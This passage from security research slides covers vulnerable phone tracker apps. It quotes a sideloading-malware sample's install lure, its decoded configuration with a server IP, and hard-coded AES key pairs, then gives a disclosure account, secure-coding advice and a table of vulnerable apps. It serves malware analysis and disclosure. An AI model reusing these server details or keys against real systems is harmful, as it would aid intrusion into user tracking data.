How to install

-Activate the Install from Unknown sources option in Setting.

-Click the download button

-Install and open the application

-Register your account

Sideloading-Malware 2 – Anti-Static

es.cell.tracker.kids

```
[[action, firstcheck], [website, 64.140.158.18], [typeapp, 2], [imei, 395960584275410], [appid, 85],
[langphone, en], [time, 1503606833687], [minname, 5], [maxname, 15], [minpass, 5], [maxpass, 20],
null, null, null, null]
```

AES with hard-coded key

```
[a2ea1e93bdd8d380765f43489123c97a=d94574f1b957733ceb711eaff166dbe2, d4b60576694169abbed4baf5104dcf09
=429aafb401154c1179cf72bc4fc022c8, 1a2dc2b354e50df1b1a3177c5d120862=bea050311d9927ae89b26a76333d50aa,
350157108d53e404e278e9fc3730a518=0c53dd2bb38d58ba57e6ed857a38b880, ba75a0c4130667e23533b8192a940d36=
7951e20b569badb78485fdbb3ecdedfe, a7ef27db6153f9d6e97a9d04b2aa935a=c1d61bb16a199d03de52779b23e5c9ef,
6fc9dc8926973b0137305e320d6708d7= 1b2463fa59de0ff801a65c2c3983b3b0, fb2c0648b89ac71e19a26df6fc68e402=
d756ee9ab3d61f9384192c65a5865edf, c0a0f2d639394a4cf5677274b7f42e8c=6abbde6ecb273bb5e9b718f23e55f786,
2c361554155fac5c288e26dd2e88aa68=d756ee9ab3d61f9384192c65a5865edf, d5a03f3ffd23029f231dbc04ec129db8=
58cc99c69a1f6454c9b51766c2f9dfb7, 3dd7583889475bfad844f87f2af2567f=f33f09e47f4bd1fef726c944e3a9c957]
```

Sideloading-Malware 2 – Anti-Dynamic

es.cell.tracker.kids

Just a Button click….

Agenda

- Motivation
- Background Information
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- Sideloading-Malware
- **Responsible Disclosure Process**
- Summary

Responsible Disclosure

- Informed vendors, 90 days to fix the bugs
- Reactions:
  - A few: “We will fix it”
  - No reaction
  - “How much money do you want”
  - “It’s not a bug, it’s a feature”
- Had a nice chat with US FTC + Google ASI
- Some apps removed from Google Play Store
- Still vulnerable back-ends and apps in the store

Agenda

- Motivation
- Background Information
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- Server-Side Vulnerabilities
- Sideloading-Malware
- Responsible Disclosure Process
- **Summary**

Summary

- DON‘T use plaintext communication
- App security is important but also consider back-end security
- DON’T store any user secrets in the app (client side)
- Google provides API for payment and license verification
- Authentication and authorization for back-end data (e.g. firebase*)

*https://firebase.google.com/docs/auth/

	Client-Side Vulnerability	Access All Data
My Family GPS Tracker		X
KidControll GPS Tracker	X	
Family Locator (GPS)	X	X
Free Cell Tracker	X	X
Rastreador de Novia 1	X	X
Rastreador de Novia 2	X	X
Phone Tracker Free	X	X
Phone Tracker Pro	X	X
Rastrear Celular Por el Numero	X	X
Localizador de Celular GPS	X	X
Rastreador de Celular Avanzado	X	X
Handy Orten per Handynr	X	X
Localiser un Portable avec son Numero	X	X
Phone Tracker By Number	X	X
Track My Family	X	X
Couple Vow		X
Real Time GPS Tracker	X	
Couple Tracker App	X	
Ilocatemobile		X

http://sit4.me/tracker-apps

team [SIK]

Findings: http://sit4.me/tracker-apps

Siegfried Rasthofer
Email: siegfried.rasthofer@sit.fraunhofer.de
Web: www.rasthofer.info

Steven Arzt
Email: steven.arzt@sit.fraunhofer.de

Stephan Huber
Email: stephan.huber@sit.fraunhofer.de

Twitter: @teamsik
Web: www.team-sik.org

TeamSIK Members involved in this project:

- Alexander Traud
- Benedikt Hiemenz
- Daniel Hitzel
- Julien Hachenberger
- Julius Näumann
- Kevin Steinbach
- Michael Tröger
- Philipp Roskosch
- Sebald Ziegler
- Steven Arzt